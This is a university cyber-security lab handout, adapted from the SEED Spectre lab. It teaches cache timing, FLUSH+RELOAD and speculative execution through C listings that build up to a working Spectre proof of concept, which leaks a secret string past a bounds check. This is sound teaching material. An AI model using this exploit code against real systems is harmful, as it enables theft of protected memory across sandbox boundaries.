Brandenburg University of Technology
Cottbus-Senftenberg
IT Security Group

Laboratory Class
"Cyber Security Lab"
Summer Term 2019

Cyber Security Lab
– Task on System Security –

Deadline: 20th June, 2019

Acknowledgment This task is based on the SEED Labs – Spectre Attack Lab and adopted for the internal usage withing the Cyber Security Lab on BTU Cottbus-Senftenberg.

Topics

Discovered in 2017 and publicly disclosed in January 2018, the Spectre attack exploits critical vulnerabilities existing in many modern processors, including those from Intel, AMD, and ARM [1]. The vulnerabilities allow a program to break inter-process and intra-process isolation, so a malicious program can read the data from the area that is not accessible to it. Such an access is not allowed by the hardware protection mechanism (for inter-process isolation) or software protection mechanism (for intra-prcess isolation), but a vulnerability exists in the design of CPUs that makes it possible to defeat the protections. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Spectre vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Meltdown vulnerability, they provide an invaluable lesson for security education.

The learning objective of this lab is to gain first-hand experiences on the Spectre attack. The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform. Once you understand each step, it should not be difficult for you to put everything together to perform the actual attack.

1 Preparation

Lab Environment

Please take note that this task is very specific to the underlying hardware. Thus, it is only possible to execute the attack on Intel processors on not yet patched operation systems. Therefore we provide the virtual environment, which have not yet patched the vulnerabilities caused by Meltdown.

Code Compilation

For most of our tasks, you need to add `-march=native` flag when compiling the code with `gcc`. The `march` flag tells the compiler to enable all instruction subsets supported by the local machine. For example, we compile `myprog.c` using the following command:

```
$ gcc -march=native -o myprog myprog.c
```

Side Channel Attacks via CPU Caches

Both the Meltdown and Spectre attacks use CPU cache as a side channel to steal a protected secret. The technique used in this side-channel attack is called FLUSH+RELOAD [2]. We will study this technique first. The code developed in these two tasks will be used as a building block in later tasks. A CPU cache is a hardware cache used by the CPU of a computer to reduce the average cost (time or energy) to access data from the main memory. Accessing data from CPU cache is much faster than accessing from the main memory. When data are fetched from the main memory, they are usually cached by the CPU, so if the same data are used again, the access time will be much faster. Therefore, when a CPU needs to access some data, it first looks at its caches. If the data is there (this is called cache hit), it will be fetched directly from there. If the data is not there (this is called miss), the CPU will go to the main memory to get the data. The time spent in the latter case is significant longer. Most modern CPUs have CPU caches.

2 The Tasks

Task 1: Reading from Cache versus from Memory

The cache memory is used to provide data to the high speed processors at a faster speed. The cache memories are very fast compared to the main memory. Let us see the time difference. In the following code (CacheTime.c), we have an array of size $10*4096$. We first access two of its elements, `array[3 * 4096]` and `array[7 * 4096]`. Therefore, the pages containing these two elements will be cached. We then read the elements from `array[0 * 4096]` to `array[9 * 4096]` and measure the time spent in the memory reading.

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Listing 1: Measuring Access Times

Please compile the following code using `gcc -march=native CacheTime.c`, and run it. Is the access of `array[3 * 4096]` and `array[7 * 4096]` faster than that of the other elements? You should run the program at least 10 times and describe your observations. From the experiment, you need to find a threshold that can be used to distinguish these two types of memory access: accessing data from the cache versus accessing data from the main memory. This threshold is important for the rest of the tasks in this lab.

Task 2: Using Cache as a Side Channe

The objective of this task is to use the side channel to extract a secret value used by the victim function. Assume there is a victim function that uses a secret value as index to load some values from an array. Also assume that the secret value cannot be accessed from the outside. Our goal is to use side channels to get this secret value. The technique that we will be using is called FLUSH+RELOAD [2]. Figure 1 illustrates the technique, which consists of three steps:

1. FLUSH the entire array from the cache memory to make sure the array is not cached.

2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.

3. RELOAD the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.



Figure 1: Diagram depicting the Side Channel Attack

The following program uses the FLUSH+RELOAD technique to find out a one-byte secret value contained in the variable secret. Since there are 256 possible values for a one-byte secret, we need to map each value to an array element. The naive way is to define an array of 256 elements (i.e., `array[256]`). However, this does not work. Caching is done at a block level, not at a byte level. If `array[k]` is accessed, a block of memory containing this element will be cached.

Therefore, the adjacent elements of `array[k]` will also be cached, making it difficult to infer what the secret is. To solve this problem, we create an array of $256 * 4096$ bytes. Each element used in our RELOAD step is `array[k*4096]`. Because 4096 is larger than a typical cache block size (64 bytes), no two different elements `array[i*4096]` and `array[j*4096]` will be in the same cache block.

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void victim()
{
  temp = array[secret*4096 + DELTA];
}
void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
   addr = &array[i*4096 + DELTA];
   time1 = __rdtscp(&junk);
   junk = *addr;
   time2 = __rdtscp(&junk) - time1;
   if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
```

```
        printf("The Secret = %d.\n",i);
    }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

Listing 2: FLUSH+RELOAD Technique

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method.[1] To make it consistent in the program, we use `array[k*4096 + DELTA]` for all k values, where `DELTA` is defined as a constant 1024.

Please compile the program using and run it (see Section ??? for compilation instruction). It should be noted that the technique is not 100 percent accurate, and you may not be able to observe the expected output all the time. Run the program for at least 20 times, and count how many times you will get the secret correctly. You can adjust the threshold `CACHE_HIT_THRESHOLD` to the one derived from Task 1 (80 is used in this code).

Task 3: Out-of-Order-Execution and Branch Prediction

Task 3.1: Out-of-Order-Execution

The Spectre attack relies on an important feature implemented in most CPUs. To understand this feature, let us see the following code.

```
data = 0;
if (x < size) {
    data = data + 5;
}
```

[1] For other index k, `array[k*4096]` does not have a problem.

This code checks whether `x` is less than `size`, if so, the variable `data` will be updated. Assume that the value of `size` is 10, so if `x` equals 15, the code in Line 3 will not be executed.

The above statement about the code example is true when looking from outside of the CPU. However, it is not completely true if we get into the CPU, and look at the execution sequence at the microarchitectural level. If we do that, we will find out that Line 3 may be successfully executed even though the value of `x` is larger than `size`. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution. Out-of-order execution is an optimization technique that allows CPU to maximize the utilization of all its execution units. Instead of processing instructions strictly in a sequential order, a CPU executes them in parallel as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. In the code example above, at the microarchitectural level, Line 2 involves two operations: load the value of `size` from the memory, and compare the value with `x`. If `size` is not in the CPU caches, it may take hundreds of CPU clock cycles before that value is read. Instead of sitting idle, modern CPUs try to predict the outcome of the comparison, and speculatively execute the branches based on the estimation. Since such execution starts before the comparison even finishes, the execution is called out-of-order execution. Before doing the out-of-order execution, the CPU stores its current state and value of registers. When the value of `size` finally arrives, the CPU will check the actual outcome. If the prediction is true, the speculatively performed execution is committed and there is a significant performance gain. If the prediction is wrong, the CPU will revert back to its saved state, so all the results produced by the out-of-order execution will be discarded like it has never happened. That is why from outside we see that Line 3 was never executed. Figure 3 illustrates the out-of-order execution caused by Line 2 of the sample code.

Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the results of the out-of-order execution have to be discarded, the caching caused by the execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the side-channel technique described in Tasks 1 and 2 , we can observe such an effect. The Spectre attack cleverly uses this observable effect to find out protected secret values.

Task 3.2: Starting the Spectre Experiment

In this task, we use an experiment to observe the effect caused by an out-of-order execution. The code used in this experiment is shown below. Some of the functions used in the code is the same as that in the Meltdown tasks, so they will not be repeated.

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
```

```
45 }
46
47 int main() {
48   int i;
49   // FLUSH the probing array
50   flushSideChannel();
51   // Train the CPU to take the true branch inside victim()
52   for (i = 0; i < 10; i++) {
53    _mm_clflush(&size);
54    victim(i);
55   }
56   // Exploit the out-of-order execution
57   _mm_clflush(&size);
58   for (i = 0; i < 256; i++)
59    _mm_clflush(&array[i*4096 + DELTA]);
60   victim(97);
61   // RELOAD the probing array
62   reloadSideChannel();
63   return (0);
64 }
```

Listing 3: Spectre Experiment

For CPUs to perform a speculative execution, they should be able to predict the outcome of the if condition. CPUs keep a record of the branches taken in the past, and then use these past results to predict what branch should be taken in a speculative execution. Therefore, if we would like a particular branch to be taken in a speculative execution, we should train the CPU, so our selected branch can become the prediction result. The training is done in the for loop starting from Line 52. Inside the loop, we invoke `victim()` with a small argument (from 0 to 9). These values are less than the value `size`, so the true-branch of the if-condition in Line 42 is always taken. This is the training phase, which essentially trains the CPU to expect the if-condition to come out to be true. Once the CPU is trained, we pass a larger value (97) to the `victim()` function (Line 60). This value is larger than `size`, so the false-branch of the if-condition inside `victim()` will be taken in the actual execution, not the true-branch. However, we have flushed the variable `size` from the memory, so getting its value from the memory may take a while. This is when the CPU will make a prediction, and start speculative execution.

Please compile the `SpectreExperiment.c` program shown in Listing 3 (see Section 1 for the compilation instruction); run the program and describe your observations. There may be some noise in the side channel due to extra things cached by the CPU, we will reduce the noise later, but for now you can execute the task multiple times to observe the effects. Please observe whether Line 43 is executed or not when 97 is fed into `victim()`. Please also do the followings:

- Comment out the lines 57, 59 and execute again. Explain your observation. After you are done with this experiment, uncomment them, so the subsequent tasks are not affected
- Replace Line 54 with `victim(i + 20)`; run the code again and explain your observation.

Task 4: The Spectre Attack

As we have seen from the previous task, we can get CPUs to execute a true-branch of an if statement, even though the condition is false. If such an out-of-order execution does not cause any visible effect, it is not a problem. However, most CPUs with this feature do not clean the cache, so some traces of the out-of-order execution is left behind. The Spectre attack uses these traces to steal protected secrets. These secrets can be data in another process or data in the same process. If the secret data is in another process, the process isolation at the hardware level prevents a process from stealing data from another process. If the data is in the same process, the protection is usually done via software, such as sandbox mechanisms. The Spectre attack can be launched against both types of secret. However, stealing data from another process is much harder than stealing data from the same process. For the sake of simplicity, this lab only focuses on stealing data from the same process. When web pages from different servers are opened inside a browser, they are often opened in the same process. The sandbox implemented inside the browser will provide an isolated environment for these pages, so one page will not be able to access another page's data. Most software protections rely on condition checks to decide whether an access should be granted or not. With the Spectre attack, we can get CPUs to execute (out-of-order) a protected code branch even if the condition checks fails, essentially defeating the access check.

The Setup of the Experiment

Figure ? illustrates the setup for the experiment. In this setup, there are two regions: a restricted region and a non-restricted region. The restriction is achieved via an if-condition implemented in a sandbox function described below. The sandbox function returns the value of `buffer[x]` for a `x` value provided by users, only if `x` is less than the size of the buffer; otherwise, nothing is returned. Therefore, this sandbox function will never return anything in the restricted area to users.

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
```

```
{
    if (x < buffer_size) {
      return buffer[x];
    } else {
    return 0;
   }
}
```

There is a secret value in the restricted area, the address of which is known to the attacker. However, the attacker cannot directly access the memory holding the secret value; the only way to access the secret is through the above sandbox function. From the previous task, we have learned that although the true-branch will never be executed if `x` is larger than the buffer size, at microarchitectural level, it can be executed and some traces can be left behind when the execution is reverted.

The Program Used in the Experiment

The code for the basic Spectre attack is shown below.

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
```

```
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}
void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
   _mm_clflush(&buffer_size);
   restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++) { }
```

```
66   // Ask restrictedAccess() to return the secret in out-of-order execution.
67   s = restrictedAccess(larger_x);
68   array[s*4096 + DELTA] += 88;
69 }
70
71 int main() {
72   flushSideChannel();
73   size_t larger_x = (size_t)(secret - (char*)buffer);
74   spectreAttack(larger_x);
75   reloadSideChannel();
76   return (0);
77 }
```

Listing 4: The Spectre Attack

In this code, there is a secret defined in Line 10. Assume that we cannot directly access the secret variable or the buffer size variable (we do assume that we can flush buffer size from the cache). Our goal is to print out the secret using the Spectre attack.

Most of the code is the same as that in Listing 3, so we will not repeat their explanation here. The most important part is in Lines 67, 68 and 73. Line 73 calculates the offset of the secret from the beginning of the buffer (we assume that the address of the secret is known to the attacker; in real attacks, there are many ways for attackers to figure out the address, including guessing). The offset, which is definitely larger than 10, is fed into the `restrictedAccess()` function. Because we have trained the CPU to take the true-branch inside `restrictedAccess()`, the CPU will return `buffer[larger x]`, which contains the value of the secret, in the out-of-order execution. The secret value then causes its corresponding element in `array[]` to be loaded into cache. All these steps will eventually be reverted, so from outside, only zero is returned from `restrictedAccess()`, not the value of the secret. However, the cache is not cleaned, and `array[s * 4096 + DELTA]` is still kept in the cache. Now, we just need to use the side-channel technique to figure out which element of the `array[]` is in the cache.

Please compile and execute `SpectreAttack.c`. Describe your observation and note whether you are able to steal the secret value. If there is a lot of noise in the side channel, you may not get consistent results every time. To overcome this, you should execute the program multiple times and see whether you can get the secret value.

Task 5: Improve the Attack Accuracy

In the previous tasks, it may be observed that the results do have some noise and the results are not always accurate. This is because CPU sometimes load extra values in cache expecting that it might be used at some later point, or the threshold is not very accurate. This noise in cache can affect the results of our attack. We need to perform the attack multiple times; instead of doing it manually, we can use the following code to perform the task automatically. We basically use a statistical technique. The idea is to create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that k is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value k with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run. The revised code is shown in the following.

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
```

```
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
```

```
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
  }
  int max = 0;
  for (i = 0; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d\n", max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

Listing 5: The improved Spectre Attack

You may observe that when running the code above, the one with the highest score is always `scores[0]`. Please figure out the reason, and fix the code above, so the actual secret value (which is not zero) will be printed out.

Task 6: Steal the Entire Secret String

In the previous task, we just read the first character of the secret string. In this task, we need to print out the entire string using the Spectre attack. Please write your own code or extend the code in Task 5; include your execution results in the report.

3 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits!

References

[1] P. Kocher, D. Genkin, et al. "Spectre Attacks: Exploiting Speculative Execution". In: *arXiv e-prints*, arXiv:1801.01203 (01/2018), arXiv:1801.01203. arXiv: 1801.01203 [cs.CR] (cit. on p. 1).

[2] Y. Yarom and K. Falkner. "FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack". In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, 2014, pp. 719–732. ISBN: 978-1-931971-15-7 (cit. on pp. 2, 4).